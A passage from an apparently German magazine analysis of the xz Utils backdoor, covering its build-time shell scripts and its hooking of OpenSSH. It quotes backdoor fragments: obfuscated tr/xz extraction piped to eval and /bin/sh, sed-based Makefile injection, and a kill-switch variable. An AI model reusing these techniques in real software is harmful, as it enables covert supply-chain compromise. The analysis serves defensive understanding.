Der erste Block wird ausgeführt, falls sich die Datei config.status im aktuellen Verzeichnis befindet. Das ist der Fall (siehe Teil 2 der Artikelserie), also geht es hier weiter. Zunächst folgt wieder ein Block von Variablendefinitionen, die der Code diesmal aus config.status liest. Danach folgen vier verschachtelte und interessante If-Abfragen: Der Code sucht in tests/files/ nach Dateien, die zufällig wirkenden Zeichensalat enthalten (`grep -broaF '~!:_ W'` und `grep -broaF '|_!{ -'`). Wenn er beide Zeichenfolgen in ein und derselben Datei findet, dann extrahiert er den Dateiinhalt zwischen den beiden Folgen, entschlüsselt ihn – wieder mal – mit einem `tr`-Aufruf, entpackt das ganze per `xz` und führt das Resultat per `eval` aus:

```
eval `cat $f1 | tail -c +${start} | ↵
↳ head -c +${end} | tr "\5-[…]-\131" ↵
  ↳ "\0-\377" | xz -F raw --lzma2 -dc`
```

Diese Tricks kennen Sie mittlerweile gut, so wurde das erste Shellskript gefunden und so hat dieses das zweite Shellskript entpackt. Hat der Angreifer etwa in noch einer weiteren Testdatei Code geschmuggelt? Danach sieht es nicht aus, im ganzen Projekt findet sich keine Datei, die „~!:_ W“ oder „|_!{ -“ enthält.

Vermutlich sollte der Mechanismus ein zukünftiges Update vorbereiten. Falls weitere Änderungen nötig würden, könnte der Angreifer eine neue präparierte Testdatei mit diesen Bytefolgen platzieren. Der Code würde sie dann wie ein optionales Plug-in laden. Das fällt weniger auf, als bestehende Testdateien zu aktualisieren. Dazu passt, dass der Angreifer diesen Mechanismus erst nachträglich einbaute, offenbar als er den Bedarf für unauffällige Updates erkannte. In der ersten Version des Codes findet sich der Mechanismus nicht.

Auf diese Plug-in-Schnittstelle folgen diverse Checks, die sicherstellen, dass alles für die Hintertür Notwendige an Ort und Stelle ist. Der Code bricht ab, wenn etwas fehlt. Bemerkenswert (und ein kleiner Vorgriff auf den nächsten Teil dieser Serie) ist, dass der Code prüft, ob „GNU indirect functions“ („ifunc“), zur Verfügung stehen. Ohne diesen Mechanismus funktioniert die Hintertür nicht:

```
if ! grep -qs 'define HAVE_FUNC_↵
      ↳ATTRIBUTE_IFUNC 1' config.h > ↵
                ↳ /dev/null 2>&1;then
  exit 0
fi
```

Nach diesen Tests kommt wieder eine If-Bedingung, die den gesamten restlichen Code dieses ersten Skript-Blocks einschließt:

```
if test -f "$srcdir/debian/rules" || ↵
  ↳ test "x$RPM_ARCH" = "xx86_64";then
  # ...
```

Die Bedingung ist wahr, wenn ein Debian-Paket für xz gebaut wird oder ein RedHat-Paket: Im ersten Fall existiert die Datei debian/rules, im zweiten hat die Umgebungsvariable `RPM_ARCH` einen Wert – wobei der Test das Skript genau genommen auf die x64-Architektur einschränkt. Auf Distributionen mit anderen Paketformaten zielt die Hintertür nicht ab; der Code würde dann an dieser Stelle abbrechen. Die Hintertür wahllos in Pakete einzubauen, führt leicht zu Problemen sowie Fehlermeldungen und vergrößert das Risiko einer Entdeckung. Aufgrund dieser Abfrage betraf die Hintertür Distributionen wie Arch oder Gentoo Linux nicht, obwohl die infizierten xz-Versionen bereits in ihre produktiven Repositories gelangt waren.

Handelt es sich beim aktuellen Bau tatsächlich um ein Debian- oder RedHat-Paket, dann fährt der Code mit einer weiteren Reihe Checks fort. Hauptsächlich stellt er sicher, dass sich diverse Codeschnipsel in der Datei src/liblzma/Makefile finden.

Wenn kein Check ein Problem erkennt, macht das Skript zweierlei. Zum einen stellt es sicher, dass ein paar für die Hintertür wichtige Compiler-Flags gesetzt sind. Vor allem aber manipuliert es das genannte Makefile, indem es mehrfach den Datenstrom-Editor `sed` nach folgendem Schema aufruft:

```
sed -i "/$A/i$B" src/liblzma/Makefile
```

An Stelle der Variable `A` tritt jeweils ein Schnipsel aus dem Makefile, nach dem der Editor dann sucht. Das Kommando `i` (für „insert“) veranlasst `sed`, nach dem Schnipsel den Inhalt von Variable `B` einzufügen. Die Werte für `B` sind reichlich verworren, mit mehrschichtigen Parameter-Expansions. Letztlich schreibt der Code einige neue Befehle in das Makefile, die wiederum per Parameter-Expansion einander referenzieren. Hinzu kommt, dass die Befehle kreuz und quer über die Datei verteilt und von einer Reihe harmloser `exports` begleitet werden. All das dient wohl der Tarnung, falls jemand beim Paketbau zusieht und das Makefile inspiziert.

Der Programmierer Russ Cox hat in seiner Analyse der xz-Hintertür (siehe ct.de/wbua) zusammengefasst, was beim Aufruf von `make` letztlich geschieht:

```
cat ./tests/files/bad-3-corrupt↵
 ↳_lzma2.xz | tr "\t \-_" " \t_\-" | ↵
                    ↳ xz -d | /bin/sh
```


`make` soll also noch einmal den Inhalt von bad-3-corrupt_lzma2.xz reparieren, extrahieren und ausführen. Der gesamte, seit Teil 1 der Analyse geschilderte Ablauf der Hintertür fand bislang im Kontext des Aufrufs von `configure` statt. Nun zeigt sich, dass das Prozedere genau so *noch ein weiteres Mal* im Kontext von `make` ablaufen wird.

Auf ein Neues

Damit endet der erste Block des Skripts und somit auch die Ausführung der Malware während der `configure`-Phase. Weiter geht es, wenn `make` läuft und noch einmal beide Shellskripte extrahiert und ausführt. Abweichend verhält sich das Skript in der Make-Phase erst dann, wenn der hier untersuchte Code in die eingangs erwähnte If-Abfrage läuft und config.status nicht findet. Denn im Unterverzeichnis des betroffenen `make`-Aufrufs (src/liblzma/) existiert diese Datei nicht.

Phase 3 der xz-Hintertür

Das Vorgehen des Angreifers wird immer komplizierter: Der in Phase 2 extrahierte Shellcode manipuliert ein Makefile, das dann die Extraktionsschritte aus Phase 2 *noch einmal* ausführt. Erst im letzten Schritt dieser Verdopplung verhält sich der erneut extrahierte Shellcode anders. Er extrahiert aus der zweiten Testdatei ein anderes Fragment, eine Binärdatei, und manipuliert C-Dateien, sodass beim Opfer die manipulierte Binärdatei aufgerufen wird.




Der Code überspringt daher den kompletten ersten Block des Skripts und prüft in der Elif-Bedingung, ob die Dateien liblzma_la-crc64_fast.o und liblzma_la-crc32_fast.o existieren. Das sind Object-Files: Zum Zeitpunkt, an dem dieses Makefile abgearbeitet wird, läuft also der Compiler bereits und hat – zumindest teilweise – aus dem xz-Quellcode Object-Code gebaut.

Wenn das Shellskript die beiden Dateien wie erwartet vorfindet, steigt es in seinen zweiten Block ein. Der beginnt – in der neueren Version des Skripts – mit einem zweiten Plug-in-Mechanismus, der dem ersten wie ein Ei dem anderen gleicht. Allerdings sucht er nach anderen Zeichenketten, sodass der Angreifer die beiden Plug-in-Schnittstellen unabhängig voneinander nutzen kann.

Anschließend folgen einmal mehr diverse Checks, die prüfen, ob alle Quellcodedateien und Compiler-Flags den Erwartungen des Skripts entsprechen. Dann entpackt der Code einmal mehr good-large_compressed.lzma, also die Datei, *aus der er selbst stammt*. Mithilfe der Variablen `i` (siehe Teil 2 dieser Serie), die sich immer noch im Kontext befindet, schneidet das Skript wieder die sinnlosen Bytefolgen aus der Datei aus. Im Anschluss werden aber keine Bytes übersprungen, sondern der gesamte Datenstrom weiterverarbeitet. Zuerst mit einem vorbereitenden Aufruf von `sed`, der nach jedem Byte einen Zeilenumbruch einfügt:

```
LC_ALL=C sed "s/\(.\)/\1\n/g"
```

Und dann wird es wild; es folgt ein extrem verdichtetes, 270 Zeichen langes AWK-Skript. Der Twitternutzer @nugxperience hat erkannt, worum es sich dabei handelt: um eine modifizierte Variante des



Einfach nur, weil es geht? Dieser AWK-Code implementiert eine modifizierte Variante des Verschlüsselungsalgorithmus RC4.

Verschlüsselungsalgorithmus RC4 mit fest eingebackenem Schlüssel.

Die RC4-Implementierung dient demselben Zweck wie die von der Hintertür ansonsten verwendeten Aufrufe von `tr`: Sie verhindert, dass die Daten direkt weiterverarbeitet oder vielleicht als komprimierter Datenstrom erkannt werden können. Warum der Angreifer zu solch absurden Extravaganzen griff, bleibt leider unklar. RC4 ist zwar ein deutlich fortschrittlicherer Algorithmus als die einfachen Vertauschungen über `tr`, aber als kryptografisch sicher gilt RC4 schon lange nicht mehr und der Schlüssel ist ohnehin eingebacken.

Jedenfalls entschlüsselt das AWK-Skript den Datenstrom, sodass der Code ihn im Folgenden per `xz` dekomprimieren kann. Der Parameter `--single-stream` sorgt dafür, dass `xz` nach einem Datenstrom abbricht und sich nicht an den folgenden Bytes stört (in denen ja das aktuell laufende Shellskript steckt). Das Resultat schreibt der Code in liblzma_la-crc64-fast.o – ein Object-File mit der eigentlichen Malware.

Malware einbauen

Damit dieser Schadcode bei Opfern tätig werden kann, muss das Skript nun noch in den Kompilierprozess eingreifen. Dazu kopiert es zunächst die Datei .libs/liblzma_la-crc64_fast.o nach .libs/liblzma_la-crc64-fast.o. Sieht fast gleich auch, aber ein Unterstrich wurde durch einen Bindestrich ersetzt. Achtung: Es handelt sich bei beidem *nicht* um die bösartige, gerade eben extrahierte Datei, denn die liegt ja im lokalen Verzeichnis und nicht unter .libs/. Stattdessen sichert der Code hier die korrekte liblzma_la-crc64_fast.o – er erstellt ein Backup.

Nun folgt wieder eine Reihe `sed`-Aufrufe, die den Quellcode in der Datei src/liblzma/check/crc64_fast.c umbaut. Zunächst modifiziert das Skript die Funktion `crc64_resolve()`:

```
lzma_resolver_attributes
static crc64_func_type
crc64_resolve(void)
{
  return is_arch_extension_supported()
    ? &crc64_arch_optimized
    : &crc64_generic;
}
```

Die Funktion ist simpel und die Änderung auch: Das Skript ändert `return is_arch_extension_supported()` zu `return _is_arch_extension_supported()`, es passt also unauffällig den Funktionsnamen an, indem es einen Unterstrich hinzufügt.

Eine Funktion mit dem neuen Namen fügt das Skript ebenfalls in crc64_fast.c ein – an gänzlich anderer Stelle. Die neue Funktion sieht ganz plausibel aus und ähnelt der echten `is_arch_extension_supported()`, die sich in src/liblzma/check/crc_x86_clmul.h findet (siehe ct.de/wbua) – mit einem entscheidenden Unterschied: Das Original ruft `__get_cpuid` auf, die manipulierte Variante hingegen

`_get_cpuid`. Der Unterschied liegt wieder in einem Unterstrich. Wie wir im nächsten Teil dieser Serie sehen werden, findet sich `_get_cpuid` mit nur einem führenden Unterstrich im extrahierten Object-File liblzma_la-crc64-fast.o.

Die so manipulierte Variante von crc64_fast.c leitet der Code nun per Pipe an einen Aufruf von `gcc` weiter. Stark vereinfacht tut der Code dies:

```
cat manipulierte_crc64_fast.c |
gcc -r liblzma_la-crc64-fast.o -x c ↵
  ↳ - -o .libs/liblzma_la-crc64_fast.o
```

Unter Verwendung von liblzma_la-crc64-fast.o baut das Skript also .libs/liblzma_la-crc64_fast.o aus dem manipulierten Code neu, wobei es die Originaldatei überschreibt. Anschließend geschieht dasselbe noch einmal für die Datei crc32_fast.c. Einziger Unterschied: Beim Compileraufruf fehlt hier das bösartige Object-File, man muss es schließlich nur einmal inkludieren.

Code und Cox' Analyse:
ct.de/wbua

Anschließend ruft das Skript den Linker auf, um aus dem Compiler-Output die fertige Bibliothek liblzma.so zu zimmern. Sowohl der Compiler- als auch der Linker-Aufruf geschehen in verschachtelten If-Abfragen. Wenn etwas schiefgeht, stellt das Skript die originalen .o-Dateien aus den „Backups" wieder her; diese Backups löscht es im letzten Schritt.

Ausgerollt

Nun ist der manipulierte Paketbau fertig. Der Angreifer hat erfolgreich und so verklausuliert Code in xz-Pakete eingeschleust, dass niemandem etwas auffiel; nicht dem Hauptentwickler von xz und nicht den Paket-Maintainern von Debian, RedHat oder einer anderen Linux-Distribution. Was der ins Paket eingeschleuste Code dann bei Opfern anrichtet und wie er von der xz-Bibliothek liblzma auf OpenSSH überspringt, betrachtet der folgende und letzte Teil dieser Analyse. (syt) c't





Bild: Thorsten Hübner

Eine Analyse der xz-Hintertür, Teil 4

Im letzten Teil der Serie zur Hintertür in den xz Utils geht es um die Effekte der Malware auf infizierten Systemen: Wie sie OpenSSH unterwandert und was der Angreifer mit ihr hätte anstellen können.

Von **Sylvester Tremmel**

Der Angreifer hat es geschafft, dass die xz-Bibliothek liblzma unter Debian und RedHat ein bösartiges Object-File einschließt: liblzma_la-crc64-fast.o (siehe vorhergehender Artikel). Nun lassen wir die Compilier- und Paketbauphase hinter uns und sehen uns an, was der eingeschleuste Code bei Opfern anrichtet. Mit knapp 90 KByte ist das Object-File ein ziemlicher Brocken und nicht nur deshalb sehr schwer zu analysieren.

Wir wenden uns zunächst der einfacheren Frage zu, unter welchen Umständen Code in liblzma_la-crc64-fast.o überhaupt zur Ausführung kommt. Wie im vergangenen Teil beschrieben, manipuliert die Hintertür beim Paketbau die Quellcodedateien

crc64_fast.c und crc32_fast.c im Verzeichnis src/liblzma/check/. Konkret passt sie darin die Funktionen `crc64_resolve()` und `crc32_resolve()` an, sodass bei deren Aufruf letztlich die Funktion `_get_cpuid()` aus der Hintertür ausgeführt wird.

Bei den `…resolve()`-Funktionen handelt es sich um ifunc-Resolver, wie der Name nahelegt. Mit „GNU indirect functions“ (ifunc) können Entwickler dynamisch entscheiden, welchen Code eine Funktion nutzen soll. Das erlaubt beispielsweise, hochoptimierten Code auszuliefern: Entwickler können besonders performancerelevante Funktionen in verschiedenen Versionen für verschiedene Prozessorarchitekturen programmieren. Per ifunc-Resolver gestattet der dynamische Linker dann dem Programm *zur Laufzeit*, die Implementierung zu wählen, die am besten zum aktuellen System passt.

Die xz-Bibliothek nutzt den ifunc-Mechanismus bei der Berechnung von Prüfsummen (Cyclic Redundancy Check, CRC). Es gibt den Verdacht, dass schon diese ifunc-Nutzung zur Vorbereitung des Angriffs gehörte: Die Patches wurden von einem Account eingereicht, der offenbar nur im Kontext der xz-Hintertür im Internet aktiv war. Andererseits sind optimierte Prüfsummenberechnungen ein plausibler und sinnvoller Anwendungsbereich für ifunc.

Jedenfalls modifiziert die Hintertür die Resolver, sodass sie nicht nur ihre eigentliche Aufgabe wahrnehmen, sondern auch die Funktion `_get_cpuid()` aufrufen. Außerdem setzt die Hintertür passende Compilerflags (siehe vorhergehender Artikel), damit ifunc-Resolver direkt beim Programmstart laufen und nicht etwa erst, wenn eine der CRC-Funktionen auch tatsächlich aufgerufen wird. So aktiviert der Linker die Hintertür, sobald ein Programm die xz-Bibliothek lädt. Das darf auch indirekt geschehen: Das eigentliche Ziel – OpenSSH – lud auf betroffenen Systemen eine systemd-Bibliothek und diese wiederum lud liblzma (siehe erste Teil dieser Analyse).


SSH-Server infiltrieren

Aber was tut sie denn nun, die Hintertür? Keine leichte Frage, denn liblzma_la-crc64-fast.o ist groß, komplex und greift auf allerlei hinterhältige Tricks zurück, um ihre Analyse zu erschweren. Das Ganze übersteigt die Reverse-Engineering-Fähigkeiten des Artikelautors deutlich, weshalb sich das Folgende auf mehrere externe Analysen stützt, die wir Ihnen unter ct.de/w1f4 verlinkt haben. Dort finden Sie auch die Datei selbst, falls Sie zumindest mal nachsehen wollen, wie viel Sie mit einem Reverse-Engineering-Tool wie Ghidra nachvollziehen können.

Beim ersten Aufruf von `_get_cpuid()` tut die Hintertür nichts Besonderes, sie wartet auf den zweiten – schließlich führen sowohl der ifunc-Resolver `crc64_resolve()` als auch `crc32_resolve()` zu je einem Aufruf. Beim zweiten Aufruf legt sie los und modifiziert die Global-Offset-Table des Programms. Diese Tabelle definiert, an welchen Speicheradressen welche Symbole liegen. Die Hintertür setzt eine eigene Funktion an Stelle der Funktion `cpuid()`. Anschließend ruft sie die eigene Funktion auf – aber es sieht so aus, als rufe sie `cpuid()` auf. Letzteres wäre ein legitimer Effekt von `_get_cpuid()`.

Ein kleiner Trie

Tries kodieren Schlüsselwörter über die Position von Knoten im Graph und nennen sie nicht explizit. Dieser kleine Beispiel-Trie weißt den Schlüsseln „ct“, „cool“ und „ist“ eindeutige Zahlen als Werte zu.



Alles eingebaut

Die im Haupttext genannten Funktionen der Hintertür stellen in gewissem Sinne nur die Spitze des Eisbergs dar, unter der sich noch viel mehr Komplexität verbirgt. Denn um beispielsweise Funktionen zu unterwandern und Sprungadressen zu modifizieren, muss die Hintertür erst einmal deren Speicherbereich kennen und die richtige Adresse finden.

Die Hintertür enthält daher unter anderem einen **Parser für ausführbare Dateien im Format ELF** (Executable and Linkable Format) und einen **vereinfachten x86-Disassembler**, um im Binärcode des infizierten Servers herumfuhrwerken zu können. Sie enthält auch **mehrere Methoden, um Symbole auf Speicheradressen aufzulösen**. Eine davon missbraucht den legitimen Mechanismus `lzma_alloc`: Statt die Reservierung und Freigabe von Speicherbereichen anzupassen, liefert `lzma_alloc` der Hintertür die Adressen von importierten Funktionen – ohne dass es danach aussieht.

Nicht zuletzt enthält die Hintertür auch noch verschiedene Mechanismen, um das Logfile des SSH-Servers zu manipulieren. Ihre Arbeit und vor allem die zur Kommunikation genutzten RSA-Schlüssel sollen im Protokoll nicht auftauchen. Deshalb **überschreibt die Hintertür Schlüssel vor dem Logging** und kann auch **Log-Einträge filtern oder überschreiben**.

Im weiteren Verlauf prüft die Hintertür einige Voraussetzungen, etwa ob sie im Prozess /usr/bin/sshd läuft. Falls liblzma von einem anderen Prozess geladen wurde, greift die Hintertür nicht weiter ein und die xz-Bibliothek funktioniert normal. Die Hintertür bricht auch ab, wenn gewisse Umgebungsvariablen existieren, vermutlich um einer Entdeckung zu entgehen. Außerdem steigt sie aus, wenn die Umgebungsvariable `yolAbejyiejuvnup` den Wert `Evjtgvsh5okmkAvj` hat – offenbar ein Ausschalter, mit dem die Angreifer (vielleicht zu Testzwecken) ein infiziertes OpenSSH dazu bringen, sich normal zu verhalten.

Bemerkenswert: Weder vom Prozessnamen noch zu den Variablen finden sich verräterische Zeichenketten in der Hintertür. Statt verdächtige Strings wörtlich oder verklausuliert in der Binärdatei unterzubringen, implementiert die Hintertür einen Präfixbaum, auch Trie genannt. Der ordnet allen gewünschten Strings eine Konstante zu, wobei sich die Strings aus der Baumstruktur ableiten. Statt einen Wert mit einem gesuchten String zu vergleichen (und dafür diese Zeichenkette explizit zu nennen), schlägt die Hintertür den Wert im Trie nach und testet, ob das zur richtigen Konstante führt. Der Softwareingenieur Serge Bazanski, alias q3k, hat alle vom Trie kodierten Strings extrahiert und auch den Trie an sich visualisiert (siehe ct.de/w1f4).

So gewieft das alles ist, sonderlich effizient ist es nicht. Ironischerweise führten unter anderem Verzögerungen, die die Hintertür mit solchen Tricksereien hervorrief, zu ihrer Entdeckung. Wer weiß, ob stattdessen verdächtige Klartextstrings überhaupt jemandem aufgefallen wären.

Jedenfalls macht sich die Hintertür an ihre eigentliche Arbeit, wenn der Ausgang ihrer Tests sie zufriedenstellt. Sie möchte eine der drei folgenden OpenSSH-Funktionen unterwandern:

- RSA_public_decrypt
- RSA_get0_key
- EVP_PKEY_set1_RSA

